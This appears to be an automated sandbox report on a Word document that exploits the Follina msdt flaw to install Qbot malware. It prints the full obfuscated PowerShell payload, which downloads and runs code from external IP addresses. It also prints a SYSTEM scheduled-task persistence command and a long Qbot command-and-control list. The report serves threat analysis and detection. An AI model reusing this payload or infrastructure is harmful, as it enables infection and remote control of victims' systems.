ID: 640940
Sample Name: doc782.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:48:55
Date: 07/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

doc782.docx


Overview

General Information

Sample Name:	doc782.docx
Analysis ID:	640940
MD5:	e7015438268464.
SHA1:	03ef0e06d678a0..
SHA256:	d20120cc046cef…
Infos:	



Detection




CryptOne, Follina CVE-2022-30190, Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- Multi AV Scanner detection for subm…
- Yara detected CryptOne packer
- Sigma detected: Schedule system p…
- Yara detected Microsoft Office Expl…
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Writes to foreign memory regions
- Tries to detect sandboxes and other…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 7032 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 5960 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - MSOSYNC.EXE (PID: 5160 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 2984 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 4480 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\asaommz3\asaommz3.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 1124 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES2969.tmp" "c:\Users\user\AppData\Local\Temp\asaommz3\CSCAF22E0F83F3247E8BD8B234DB9985444.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 4384 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\i3ghm531\i3ghm531.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4536 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4732.tmp" "c:\Users\user\AppData\Local\Temp\i3ghm531\CSCC6D89D5E8D544281B069B8814BE4D14E.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- regsvr32.exe (PID: 1320 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t.A MD5: 426E7499F6A7346F0410DEAD0805586B)
  - explorer.exe (PID: 4384 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
- regsvr32.exe (PID: 5688 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t1.A MD5: 426E7499F6A7346F0410DEAD0805586B)
  - explorer.exe (PID: 2256 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
    - schtasks.exe (PID: 4456 cmdline: "C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn swyghewz /tr "regsvr32.exe -s \"C:\Users\user\AppData\Local\Temp\t1.A\"" /SC ONCE /Z /ST 19:54 /ET 20:06 MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 1548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- regsvr32.exe (PID: 4768 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t2.A MD5: 426E7499F6A7346F0410DEAD0805586B)
  - explorer.exe (PID: 5492 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
- csc.exe (PID: 5404 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\01rkp2ka\01rkp2ka.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4496 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES1B1C.tmp" "c:\Users\user\AppData\Local\Temp\01rkp2ka\CSC332C869B68444DFCA3A2C61AAABD180.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- regsvr32.exe (PID: 6036 cmdline: regsvr32.exe -s "C:\Users\user\AppData\Local\Temp\t1.A" MD5: D78B75FC68247E8A63ACBA846182740E)
  - regsvr32.exe (PID: 3976 cmdline: -s "C:\Users\user\AppData\Local\Temp\t1.A" MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

Threatname: Qbot


```
{
  "Bot id": "obama186",
  "Campaign": "1654596660",
  "Version": "403.694",
  "C2 list": [
    "67.165.206.193:993",
    "63.143.92.99:995",
    "74.14.5.179:2222",
    "182.191.92.203:995",
    "197.89.8.51:443",
    "89.101.97.139:443",
    "86.97.9.190:443",
    "124.40.244.115:2222",
    "80.11.74.81:2222",
    "41.215.153.104:995",
    "179.100.20.32:32101",
    "31.35.28.29:443",
    "202.134.152.2:2222",
    "109.12.111.14:443",
    "93.48.80.198:995",
    "120.150.218.241:995",
    "41.38.167.179:995",
    "177.94.57.126:32101",
    "173.174.216.62:443",
    "1.161.101.20:443",
    "88.224.254.172:443",
    "82.41.63.217:443",
    "67.209.195.198:443",
    "70.46.220.114:443",
    "24.178.196.158:2222",
    "39.44.213.68:995",
    "84.241.8.23:32103",
    "210.246.4.69:995",
    "92.132.172.197:2222",
    "91.177.173.10:995",
    "217.128.122.65:2222",
    "149.28.238.199:995",
    "45.76.167.26:995",
    "45.63.1.12:443",
    "144.202.2.175:443",
    "45.63.1.12:995",
    "144.202.3.39:995",
    "144.202.2.175:995",
    "45.76.167.26:443",
    "149.28.238.199:443",
    "144.202.3.39:443",
    "140.82.63.183:995",
    "140.82.63.183:443",
    "175.145.235.37:443",
    "85.246.82.244:443",
    "47.23.89.60:993",
    "187.207.131.50:61202",
    "176.67.56.94:443",
    "148.64.96.100:443",
    "140.82.49.12:443",
    "76.70.9.169:2222",
    "217.164.121.161:2222",
    "72.27.33.160:443",
    "108.60.213.141:443",
    "104.34.212.7:32103",
    "39.44.158.215:995",
    "31.48.174.63:2078",
    "75.99.168.194:61201",
    "117.248.109.38:21",
    "83.110.218.147:993",
    "82.152.39.39:443",
    "180.129.108.214:995",
    "5.32.41.45:443",
    "83.110.92.106:443",
    "197.164.182.46:993",
    "196.203.37.215:80",
    "186.90.153.162:2222",
    "37.186.54.254:995",
    "89.211.179.247:2222",
    "24.139.72.117:443",
    "201.142.177.168:443",
    "37.34.253.233:443",
    "69.14.172.24:443",
    "125.24.187.183:443",
    "208.107.221.224:443",
    "174.69.215.101:443",
    "76.25.142.196:443",
```

```
    "96.37.113.36:993",
    "173.21.10.71:2222",
    "73.151.236.31:443",
    "45.46.53.140:2222",
    "189.146.90.232:443",
    "70.51.135.90:2222",
    "190.252.242.69:443",
    "201.145.165.25:443",
    "47.157.227.70:443",
    "72.252.157.93:993",
    "177.205.155.85:443",
    "72.252.157.93:995",
    "187.251.132.144:22",
    "40.134.246.185:995",
    "24.55.67.176:443",
    "79.80.80.29:2222",
    "179.158.105.44:443",
    "72.252.157.93:990",
    "89.86.33.217:443",
    "201.172.23.68:2222",
    "102.182.232.3:995",
    "177.156.191.231:443",
    "39.49.96.122:995",
    "94.36.193.176:2222",
    "120.61.1.114:443",
    "217.164.121.161:1194",
    "39.41.29.200:995",
    "86.195.158.178:2222",
    "86.98.149.168:2222",
    "1.161.101.20:995",
    "124.109.35.32:995",
    "172.115.177.204:2222",
    "105.27.172.6:443",
    "32.221.224.140:995",
    "208.101.82.0:443",
    "71.24.118.253:443",
    "143.0.219.6:995",
    "217.165.176.49:2222",
    "90.120.65.153:2078",
    "5.203.199.157:995",
    "39.52.41.80:995",
    "148.0.56.63:443",
    "191.112.25.187:443",
    "121.7.223.45:2222",
    "47.156.131.10:443",
    "177.209.202.242:2222",
    "41.86.42.158:995",
    "106.51.48.170:50001",
    "41.84.229.240:443",
    "94.71.169.212:995",
    "111.125.245.116:995",
    "78.101.193.241:6883",
    "201.242.175.29:2222",
    "38.70.253.226:2222",
    "187.149.236.5:443",
    "217.165.79.88:443",
    "85.255.232.18:443",
    "103.246.242.202:443",
    "41.230.62.211:995",
    "67.69.166.79:2222",
    "42.228.224.249:2222",
    "172.114.160.81:995",
    "94.26.122.9:995",
    "75.99.168.194:443",
    "189.253.206.105:443",
    "81.215.196.174:443",
    "46.107.48.202:443"
  ]
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\Content.MSO\89DF4BAA.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\Content.MSO\89DF4BAA.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\IE\PEJLKQA8\123[1].RES	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\IE\PEJLKQA8\123[1].RES	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\Content.MSO\16E37148.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
0000001B.00000002.672940732.00000000043F0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000021.00000002.710753771.0000000002E60000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000020.00000000.671132506.0000000002F80000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000021.00000000.671727955.0000000002E60000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000001C.00000002.673063332.00000000042A0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
27.2.regsvr32.exe.4990000.3.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
27.2.regsvr32.exe.43f0000.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
29.2.regsvr32.exe.4ad0000.2.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
27.2.regsvr32.exe.43c0184.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
28.2.regsvr32.exe.810184.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 25 entries				

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Schedule system process

Snort Signatures

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 185.234.247.119 - Destination IP: 192.168.2.22

Timestamp:	185.234.247.119192.168.2.2280491712036726 06/07/22-19:44:37.058628
SID:	2036726
Source Port:	80
Destination Port:	49171
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic

Persistence and Installation Behavior

Contains an external reference to another file

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Stealing of Sensitive Information

Yara detected Qbot

Yara detected CryptOne packer


Yara detected Qbot

Yara detected CryptOne packer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 Scheduled Task/Job	4 1 1 Process Injection	1 1 Masquerading	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	1 DLL Side-Loading	1 Scheduled Task/Job	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Query Registry	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	3 Native API	Logon Script (Windows)	1 DLL Side-Loading	1 Disable or Modify Tools	Security Account Manager	1 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 2 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	4 1 1 Process Injection	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	3 File and Directory Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 6 System Information Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
doc782.docx	29%	Virustotal		Browse
doc782.docx	17%	ReversingLabs	Document-Office.Exploit.CVE-2021-40444	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
32.2.explorer.exe.2f80000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
34.2.explorer.exe.2ec0000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
32.0.explorer.exe.2f80000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File

Source	Detection	Scanner	Label	Link	Download
33.0.explorer.exe.2e60000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
